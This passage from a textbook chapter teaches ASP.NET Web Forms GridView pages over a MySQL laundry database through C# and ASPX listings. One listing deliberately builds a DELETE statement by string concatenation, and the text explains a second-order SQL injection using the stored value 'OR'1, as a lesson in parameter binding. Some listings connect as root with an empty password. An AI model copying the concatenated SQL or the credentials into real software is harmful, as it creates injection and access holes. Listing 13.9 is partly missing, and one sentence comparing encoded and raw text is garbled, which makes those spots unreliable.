Look at **Figure 13.3** again with **Table 13.1** beside it. phpMyAdmin shows rows, lets you sort by clicking a column heading, pages when a table is long, edits a row in place, deletes after asking, and exports. You have been using a data grid since Chapter 5; this chapter builds one.

13.3.2 Reading a table from C#, before any grid

Before a grid can draw rows, a program must read them. **Listing 13.2** is the smallest C# program that does it: a console program, not a web page, that opens a connection to `MyLaundryDB`, reports what kind of server answered, and prints the Service table one row per line.

Listing 13.2 `MySQLConnect/Program.cs`: open a connection, read a table with a data reader, print it, and close the connection whatever happens. It uses the MySQL connector package *MySql.Data*. Not run in this book's build.

```
using System;
using MySql.Data.MySqlClient;

namespace MySQLConnect {
    class Program {
        static void Main(string[] args) {
            string cs = "server=localhost;userid=root;password=;database=mylaundrydb";
            var con = new MySqlConnection(cs);
            try {
                con.Open();
                switch (con.State) {
                    case System.Data.ConnectionState.Open:
                        Console.WriteLine("Connection has been made\n");
                        break;
                    case System.Data.ConnectionState.Closed:
                        throw new Exception("The database connection state is closed\n");
                    default:
                        Console.WriteLine("Connection has been doing something else\n");
                        break;
                }
                Console.WriteLine($"MySQL version: {con.ServerVersion}\n");
                Console.WriteLine("Processing data\n");
                // Read a table
                string sql = "SELECT * FROM service";
                var cmd = new MySqlCommand(sql, con);
                MySqlDataReader rdr = cmd.ExecuteReader();
                while (rdr.Read()) {
                    Console.WriteLine($"{rdr.GetString(0), -5} {rdr.GetString(1), -38}
{rdr.GetString(2), -8}");
                }
            } catch (MySqlException mySqlException) {
                // Use the mySqlException object to handle specific MySql errors
                Console.WriteLine(mySqlException.ToString());
            } catch (Exception ex) {
                // Use the exception object to handle all other non-MySql specific errors
                Console.WriteLine(ex.ToString());
            } finally {
                // Make sure to only close connections that are not in a closed state
                if (con.State != System.Data.ConnectionState.Closed) {
                    // Close the connection as a good Garbage Collecting practice
                    con.Close();
                }
            }
        }
    }
}
```

The program has the three parts every piece of database code has, and every grid in this chapter repeats them.

Connect. The connection string names the server, the account and the database. It connects as `root` with an empty password, XAMPP's default, acceptable only on a machine nobody else can reach; the Laundry grid of Section 13.7 uses an account with only the rights it needs.

Ask. `ExecuteReader()` runs the statement and returns a **data reader**, a cursor that moves forward one row at a time: `rdr.Read()` moves to the next row and returns `false` after the last, and `rdr.GetString(0)` reads the first column. The format `{…, -38}` pads the description to 38 characters, which lines the output up in columns.

Tidy up. Two `catch` blocks separate the connector's own errors, such as a wrong password, from anything else, and `finally` closes the connection whatever happened. A program that forgets to close connections will, after a few hundred visitors, find that the server refuses new ones.

Figure 13.4 is what the program printed when it was run against a MariaDB 10.4 server from XAMPP.

```
Command Prompt — MySQLConnect

Connection has been made

MySQL version: 5.5.5-10.4.21-MariaDB

Processing data

B120  Bed cover, size 120                    30000.00
B180  Bed cover, size 160-180                40000.00
C     Carpet, per m2                         10000.00

DO    Delivery Order, per 10 kg              5000.00
DS3   Doll, Small 3 pcs                      40000.00
I     Ironed only (without washing), per 5 kg 10000.00
Press any key to continue . . .
```

Figure 13.4 The output of **Listing 13.2**: the connection state, the server version (MariaDB 10.4.21, which reports itself with a MySQL 5.5.5 prefix for compatibility) and the seventeen services, sorted by id.

This book's build machine could not install the MySQL connector package, so **Listing 13.2**, like every Web Forms listing in Sections 13.4 to 13.7, was not run here; its C# was checked by the Roslyn parser and has no syntax errors, and **Figure 13.4** is the output of a real run on Windows. Web Forms itself runs only on Windows with the .NET Framework 4.8, so the browser views of its pages in Sections 13.2 to 13.6 are redrawn: Chromium renders the HTML that the GridView sends for those pages (a `<table>` with a LightBlue header row, LightYellow alternating rows and a Yellow selected row), inside a plain browser frame. From Section 13.8 onwards nearly everything was run, and the chapter says each time exactly what was not.

13.3.3 Profitina Laundry's bills

Profitina Laundry keeps the four original tables and adds three: **Outlet**, because the shop now has three; **Payment**, because a bill may be paid in parts, in cash, by QRIS, by transfer or from a customer's deposit; and **StatusLog**, an audit trail with one row for every change of a bill's status and the employee who made it. **Figure 13.5** shows the six tables the bills grid touches, with the columns it shows in bold.



Figure 13.5 The part of the Profitina Laundry database behind the bills grid. The grid joins Bill to Customer, Service and Outlet for its columns, sums Payment for the *Paid* column, and writes StatusLog whenever it changes a status.

Three details of **Figure 13.5** decide what the grid is allowed to do, and they come from the schema, not from the grid.

The first is a **CHECK constraint** on Bill that ties the status to the timestamps: a `queued` bill has neither `finished` nor `departed`, a `finished` bill has `finished` but not `departed`, and a `departed` bill has `departed`. A grid that sets the status to `finished` without setting the `finished` time is refused by the database itself. Our grid sets both in one statement.

The second is that every foreign key into Bill is declared `ON DELETE RESTRICT`. A bill that has a payment or a status-log row *cannot* be deleted while those rows exist; the database refuses. That is the last line of defense behind the delete rule of Section 13.15.

The third is the column `payment`. Despite its name, it is the amount **charged** for the bill, computed when the bill was created (service price times units, plus any express surcharge) and copied into the bill so that a later change of price never rewrites history. What was actually *paid* is the sum of the bill's rows in Payment. The grid shows both, as *Charged* and *Paid*, because a cashier needs both: a bill charged Rp 40.000 and paid Rp 20.000 is a bill with Rp 20.000 still to collect.

13.4 GridView: a Table That Knows Its Data

13.4.1 What a server control is, once more

Chapter 9 introduced the Web Forms **server control**: a tag such as `<asp:Label runat="server">` that is not sent to the browser as it is written. When the page runs, the server turns the tag into an object, lets your code set its properties, and at the end asks every object to *render* itself as HTML. A `Label` renders as a `<span>`, a `TextBox` as an `<input>`. The **GridView** renders as a `<table>`, and it is the most capable control Web Forms ever shipped: it can draw any tabular data, and with a few attributes it pages, sorts, selects, edits and deletes.

> **DEFINITION.** The **GridView** (`System.Web.UI.WebControls.GridView`) is an ASP.NET Web Forms server control that renders a data source as an HTML table, one row per record. Its data comes from its `DataSource` property (an object in code) or its `DataSourceID` property (a data source control on the page), and nothing appears until it is **bound**, by a call to `DataBind()` or automatically by the data source control [1].

The last sentence of the definition is the one beginners trip over. Setting `DataSource` only tells the grid *where* the data is. `DataBind()` is the moment the grid walks through the data and builds its rows; forget it and the page shows nothing, with no error.

13.4.2 The smallest grid

Listing 13.3 is the page that drew **Figure 13.1**. Apart from the directive on the first line it is nearly plain HTML, and the grid itself is two lines.

Listing 13.3 `01Show.aspx`: a form with one GridView and no columns declared. Not run in this book's build (Web Forms needs Windows and .NET Framework 4.8).

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="01Show.aspx.cs" Inherits="_01Show"
%>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Show the grid</title>
</head>
<body>
    <form id="form1" OnInit="Page_Load" runat="server">
        <asp:GridView ID="GridView1" runat="server">
        </asp:GridView>
    </form>
</body>
</html>
```

The `<%@ Page %>` directive names the code-behind file and the class the page inherits from. The form has `runat="server"`, as every Web Forms page must, because every control that posts back lives inside that one form. Its `OnInit="Page_Load"` attribute is unnecessary: with `AutoEventWireup="true"`, ASP.NET already calls a method named `Page_Load`, so here it runs twice, harmlessly, since it only reads.

When Visual Studio's designer shows this page, it has no data yet, so it draws a placeholder: three columns called Column0 to Column2 filled with `abc`. The real columns appear only when the page runs, because the grid has **`AutoGenerateColumns`** on by default: it makes one column for each column of whatever data it is given, headed with the column's name. **Listing 13.4** gives it the data.

Listing 13.4 `01Show.aspx.cs`: fill a DataSet from the Service table, bind the grid to it, and style the header and alternating rows. Not run in this book's build.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.SqlClient;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;

public partial class _01Show : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        cs = "SELECT * FROM Service";
        MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
        con.Close();
        DataSet ds = new DataSet();
        adapter.Fill(ds, "Service");
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
        GridView1.DataSource = ds.Tables["Service"].DefaultView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.HeaderStyle.Font.Bold = true;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
}
```

Follow the data. A **data adapter** (`MySqlDataAdapter`) pairs a SELECT statement with a connection; its `Fill` method opens the connection if needed, copies every row into a `DataTable` named “Service” inside the `DataSet`, and closes the connection again, which is why the early `con.Close()` does nothing and harms nothing. A `DataSet` is an in-memory database, disconnected from the server once filled; Chapter 15 is about it.

`ds.Tables["Service"].DefaultView` is a **DataView**, a view of the table that can be sorted and filtered in memory, and the grid is bound to it. The three style lines become `style` attributes when the grid renders. The `HasErrors` block has no visible effect on a freshly filled DataSet.

What reaches the browser is an ordinary table. The grid in **Figure 13.1** is sent as a `<table>` with a `<tr>` of `<th>` cells for the header and one `<tr>` of `<td>` cells per service. There is nothing in it that a browser needs to understand about ASP.NET, and this is the first bridge to the modern grid: whatever builds it, a data grid on the wire is a table.

13.5 Columns, Commands and Postbacks

13.5.1 Declaring the columns

Automatic columns are quick and almost never what a real page wants: the headings are column names (`id`, `description`), every column is shown, and nothing can be clicked. The second page, `02DeleteSelect.aspx`, turns `AutoGenerateColumns` off and declares the columns itself, as **Listing 13.5** shows.

Listing 13.5 `02DeleteSelect.aspx`: three bound columns and two command columns, with handlers for selecting and deleting a row. Not run in this book’s build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="02DeleteSelect.aspx.cs"
Inherits="_02DeleteSelect" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Delete & select</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:GridView ID="GridView1" runat="server"
                AutoGenerateColumns = "false"
                CellPadding = "3"
                OnSelectedIndexChanged = "SelectRow"
                OnRowDeleting="DeleteRow">
                <Columns>
                    <asp:BoundField HeaderText="ID"
                        DataField="id" />
                    <asp:BoundField HeaderText="Description"
                        DataField="description" />
                    <asp:BoundField HeaderText="Price"
                        DataField="price" />
                    <asp:ButtonField ButtonType="Link" Text="Delete"
                        CommandName="Delete" />
                    <asp:ButtonField ButtonType="Link" Text="Select"
                        CommandName="Select" />
                </Columns>
            </asp:GridView>
            <asp:Label ID="Label1" runat="server" Text="Label"></asp:Label>
        </div>
    </form>
</body>
</html>
```

A GridView column is one of a small family of **field** classes, each of which knows how to draw one cell of every row. **Table 13.3** lists the family. The page uses two of them: three `BoundField`s, each showing one data column under a heading of its own, and two `ButtonField`s, each drawing a link in every row.

Table 13.3 The GridView's column types. `BoundField` and `TemplateField` do nearly all the work; the others are conveniences.

Field	Draws in each row	Typical attributes
`BoundField`	the value of one data column, as text	`DataField`, `HeaderText`, `DataFormatString`, `ReadOnly`, `SortExpression`
`ButtonField`	a button or link that raises a command	`ButtonType`, `Text`, `CommandName`
`CommandField`	the standard Select, Edit, Update, Cancel and Delete links	`ShowEditButton`, `ShowDeleteButton`, `ShowSelectButton`
`TemplateField`	whatever markup you write, per mode	`ItemTemplate`, `EditItemTemplate`, `HeaderTemplate`, `FooterTemplate`
`CheckBoxField`	a check box for a true/false column	`DataField`
`HyperLinkField`	a link built from data	`DataNavigateUrlFields`, `DataNavigateUrlFormatString`
`ImageField`	an image whose address is data	`DataImageUrlField`

The two `ButtonField`s have the command names `Delete` and `Select`. Those names are not arbitrary: the GridView recognizes a handful of command names and turns a click on them into its

own events. A click on a `Select` link raises `SelectedIndexChanged`, which the page connects to its method `SelectRow`; a click on `Delete` raises `RowDeleting`, connected to `DeleteRow`. **Listing 13.6** is the code behind.

Listing 13.6 `02DeleteSelect.aspx.cs`: the DataSet is kept in the session between postbacks; `DeleteRow` removes a row from the view and then from the database; `SelectRow` highlights a row and shows two of its cells. Not run in this book's build.


```
using MySql.Data.MySqlClient;
using System;
using System.Data;
using System.Web.UI.WebControls;
public partial class _02DeleteSelect : System.Web.UI.Page {
    DataView dataView;
    DataSet ds = new DataSet();
    protected void Page_Load(object sender, EventArgs e) {
        if (!IsPostBack) {
            string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
            MySqlConnection con = new MySqlConnection(cs);
            cs = "SELECT * FROM Service";
            MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
            con.Close();
            adapter.Fill(ds, "Service");
            if (ds.HasErrors) {
                ds.RejectChanges();
            } else {
                ds.AcceptChanges();
            }
            Session["Data"] = ds;
        } else
            ds = (DataSet)Session["Data"];
        dataView = ds.Tables["Service"].DefaultView;
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
    protected void DeleteRow(object sender, GridViewDeleteEventArgs e) {
        // Save the "id" which will be deleted later
        string deletedID = GridView1.Rows[e.RowIndex].Cells[0].Text;
        dataView.Delete(e.RowIndex);
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        // It's only delete a row in DataView not on the table
        // So, if you also want to delete it on the DB's table, it needs more processes
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        try {
            con.Open();
            cs = "DELETE FROM Service WHERE id='" + deletedID + "'";
            MySqlCommand cmd = new MySqlCommand(cs, con);
            cmd.ExecuteNonQuery();
        } catch (Exception ex) {
            Console.WriteLine(ex);
```

Listing 13.6 (Continued) *02DeleteSelect.aspx.cs: the DataSet is kept in the session between postbacks; DeleteRow removes a row from the view and then from the database; SelectRow highlights a row and shows two of its cells. Not run in this book's build.*

```
        } finally {
            if (con.State != System.Data.ConnectionState.Closed) {
                con.Close();
            }
        }
    }
    protected void SelectRow(object sender, EventArgs e) {
        GridView1.SelectedRowStyle.BackColor =
            System.Drawing.Color.Yellow;
        Label1.Text = GridView1.SelectedRow.Cells[1].Text +
            " " + GridView1.SelectedRow.Cells[2].Text;
    }
}
```

13.5.2 A click is a postback

How can a link in a table, in a browser, call a C# method on a server? Hover over one of the links and read the browser's status bar in **Figure 13.6**.



ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DL1	Doll, Large 1 pcs	40000.00	Edit Delete	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

Figure 13.6 The pointer on the *Edit* link of row DL1 (marker 1). The status bar (marker 2) shows where the link goes: `javascript:__doPostBack('GridView1','Edit$12')`, a script call rather than an address.

The link does not go to an address. It calls a small JavaScript function that ASP.NET writes into every Web Forms page, `__doPostBack`, with two arguments: the control that was clicked (`GridView1`) and what happened to it (`Edit$12`, "the Edit command on row 12", counting from 0). The function puts those two strings into two hidden fields of the page's one form, `__EVENTTARGET` and `__EVENTARGUMENT`, and submits the form. The whole page is POSTed back to itself: that is a **postback**.

On the server, ASP.NET rebuilds the page's control tree from the `.aspx`, restores each control's previous state from a third hidden field, `__VIEWSTATE`, runs `Page_Load` with `IsPostBack` set to `true`, reads `__EVENTTARGET` and `__EVENTARGUMENT`, and raises the matching event on the matching control, which calls your handler. Then it renders the *entire* page again and sends it back. **Figure 13.7** draws the round trip.




Figure 13.7 One click on a GridView, as Web Forms handles it. Every Select, Edit, Update, Cancel and Delete is a full POST of the whole form with its view state, and a full new page in reply.

The design was brilliant in 2002, when it let desktop programmers write event handlers instead of learning HTTP, and it is why Web Forms pages are heavy. A grid's view state carries enough to redraw every row it showed, so every click posts those rows back to the server. And because every action is a POST to the same address, the address bar never changes: a filtered, sorted, paged grid cannot be bookmarked or shared as a link, and Back asks whether to resubmit a form. Sections 13.8 and 13.9 answer both problems.

> **THE KEY INSIGHT.** Web Forms did not avoid HTTP; it hid it. Every GridView event is an HTTP POST, and every modern grid in this chapter makes the same requests visible: a link for each way of *looking*, a POST only for each way of *changing*.

13.5.3 Reading the handlers, and the bug in one of them

`Page_Load` in **Listing 13.6** fills the DataSet only on the first visit (`!IsPostBack`) and keeps it in the **session**, memory on the server kept for one visitor (Chapter 14), taking it back on every postback. That saves a query per click, costs memory per visitor, and goes stale the moment anyone else changes the table.

`SelectRow` is small and pleasant. `SelectedRowStyle` colors the selected row yellow, and `Label1` shows the second and third cells of the selected row, description and price: select row C and the label reads *Carpet, per m2 10000.00*.

`DeleteRow` deserves slow reading, because it contains a kind of mistake that has cost real companies their data. The row to delete arrives as `e.RowIndex`, the row's position on the page. The method reads the id from what the grid *displayed* in the row's first cell, `GridView1.Rows[e.RowIndex].Cells[0].Text`, deletes the row from the DataView, and then builds this statement:

```
cs = "DELETE FROM Service WHERE id='" + deletedID + "'";
```

This is SQL built by joining strings, the pattern Chapter 5 warned against, and here it is instructive for a subtle reason: the id does not come from a form field that a visitor typed. It comes from the database, by way of the page. Suppose someone uses the *Add* form of the fourth page (Section 13.6), which *does* use parameters, to add a service whose id is the five characters `'OR'1`. The Add stores them faithfully. A week later a colleague deletes that service on this page, and the statement becomes `DELETE FROM Service WHERE id=''OR'1'`, which MySQL reads as "id is empty, or true": every row matches. Data that was stored safely has become code on the way out. This is called **second-order SQL injection**, and the only reliable defense is the same as for the first-order kind: never splice a value into SQL text; bind it [2].

On this particular page two accidents stand between the trick and disaster. A `BoundField` HTML-encodes what it displays, so the cell's text is `'OR'1`, not `'OR'1`, and the spliced statement matches nothing. And even if it did match everything, the foreign keys from Bill would make MySQL refuse the whole statement, because four services are in use. Neither accident is a design. Turn off `HtmlEncode` on the column (a common "fix" when a description shows `&`), or run the same code against a table that nothing refers to, and every row goes. Code whose safety rests on accidents is not safe.

The first accident is itself a second fault. `Cells[0].Text` is the cell's *rendered text*, already HTML-encoded, so an honest id containing `&` or `'` also reaches the SQL changed, and the wrong row, or no row, is deleted. The key of a row should come from the grid's data keys, not from its display. The fourth page does both things right, and Section 13.6 shows how.

> **Your own database is not a trusted source.** A value that was stored safely with parameters is still just text. Joining it into a later SQL statement turns it into code. Bind every value, whether it came from a form a minute ago or from a table last year.

13.5.4 A grid as a data source for another control

The third page, **Listing 13.7**, adds a button and a `ListBox` under the grid, to show that other list controls can show what the grid shows.

Listing 13.7 `03FillSelect.aspx`: a grid, a button that fills a list box from the grid's data, and a label for the list box's selection. Not run in this book's build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="03FillSelect.aspx.cs"
Inherits="MyLaundry" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Fill & select</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:GridView ID="GridView1" runat="server">
        </asp:GridView>
        <asp:Button ID="Button1" runat="server"
            OnClick="Button1_Click" Text="Fill the items from GridView to ListBox" />
        <br />
        <asp:ListBox ID="ListBox1" runat="server"
            OnSelectedIndexChanged="ShowSelection"
            AutopostBack="true"/>
        <br/>
        <asp:Label ID="labelLaundry" runat="server">The selected item from ListBox will be
shown here</asp:Label>
    </form>
</body>
</html>
```

The code behind, **Listing 13.8**, binds the grid as **Listing 13.4** did. `Button1_Click` gives the list box the grid's `DataSource`, names the column to show (`DataTextField`) and to return (`DataValueField`), and binds it; `AutoPostBack="true"` posts the page as soon as an item is chosen, and `ShowSelection` writes the choice into the label.

Listing 13.8 `03FillSelect.aspx.cs`: `ListBox1.DataSource = GridView1.DataSource` works only because `Page_Load` binds the grid again on every request, postbacks included. Not run in this book's build.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.SqlClient;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;
public partial class MyLaundry : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        cs = "SELECT * FROM Service";
        MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
        con.Close();
        DataSet ds = new DataSet();
        adapter.Fill(ds, "Service");
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
        GridView1.DataSource = ds.Tables["Service"].DefaultView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.HeaderStyle.Font.Bold = true;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
    public void ShowSelection(object sender, EventArgs e) {
        labelLaundry.Text = "You have selected: ";
        if (ListBox1.SelectedItem != null) {
            labelLaundry.Text += ListBox1.SelectedItem.Value;
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
        ListBox1.DataSource = GridView1.DataSource;
        ListBox1.DataTextField = "description";
        ListBox1.DataValueField = "description";
        ListBox1.DataBind();
    }
}
```

The caption points at a subtlety: `DataSource` is not kept in view state, so after a postback it is empty unless something sets it again. In Web Forms you must always know which objects survive a postback, and Chapter 14 makes that its subject.

13.6 Templates: Editing, Deleting and Adding in Place

13.6.1 The page

The fourth page, `04EditDeleteSelect.aspx`, is a complete small administration screen for the price list: each row can be selected, edited in place and deleted after a question, and a form under the grid adds a new service. **Listing 13.9** is its markup.

Listing 13.9 `04EditDeleteSelect.aspx`: template columns with an item template and an edit template, a command field for Edit and Delete, a select link, and an add form under the grid. Not run in this book's build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="04EditDeleteSelect.aspx.cs"
Inherits="_04EditDeleteSelect" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

                <asp:CommandField ButtonType="Link" ShowEditButton="true"
ShowDeleteButton="true"
                    ItemStyle-Width="100" />
                <asp:ButtonField ButtonType="Link" Text="Select" CommandName="Select" />
            </Columns>
        </asp:GridView>
        <asp:Label ID="Label1" runat="server" Text="Selected ID will be shown
here"></asp:Label>
        <br/>
        <br/>
        <table border="1" cellpadding="0" cellspacing="0" style="border-collapse:
collapse">
```

Listing 13.9 (Continued) *04EditDeleteSelect.aspx: template columns with an item template and an edit template, a command field for Edit and Delete, a select link, and an add form under the grid. Not run in this book's build.*

```
            <tr>
                <td style="width: 100px">ID:<br />
                    <asp:TextBox ID="txtID" runat="server" Width="100px" Height="22px" />
                </td>
                <td style="width: 400px">Description:<br />
                    <asp:TextBox ID="txtDescription" runat="server" Width="400" />
                </td>
                <td style="width: 100px">Price:<br />
                    <asp:TextBox ID="txtPrice" runat="server" Width="100" />
                </td>
                <td style="width: 100px">
                    <asp:Button ID="btnAdd" runat="server" Text="Add" OnClick="Add" />
                </td>
            </tr>
        </table>
    </form>
</body>
</html>
```

Two attributes of the grid change everything. `DataKeyNames="id"` names the row's key; the grid keeps each row's key in view state and hands it to your code as `GridView1.DataKeys[rowIndex]`, so the key comes from the data, not the display. The six `On…` attributes connect events to handlers, listed in **Table 13.4**.

Table 13.4 The GridView events that matter for editing. Each is one postback (**Figure 13.7**); the "-ing" events can be cancelled by setting `e.Cancel = true`.

Event	Raised when	This page uses it to
`RowDataBound`	each row has just been built from its data	attach a `confirm()` to the Delete link
`RowEditing`	an Edit link was clicked	set `EditIndex` and rebind
`RowCancelingEdit`	a Cancel link was clicked	set `EditIndex = -1` and rebind
`RowUpdating`	an Update link was clicked	read the text boxes, `UPDATE`, leave edit mode
`RowDeleting`	a Delete link was clicked (and the dialog said OK)	`DELETE` by the row's key, rebind
`SelectedIndexChanged`	a Select link was clicked	color the row, show its key
`PageIndexChanging`, `Sorting`	a pager link or a heading was clicked	(not used here; Section 13.7)

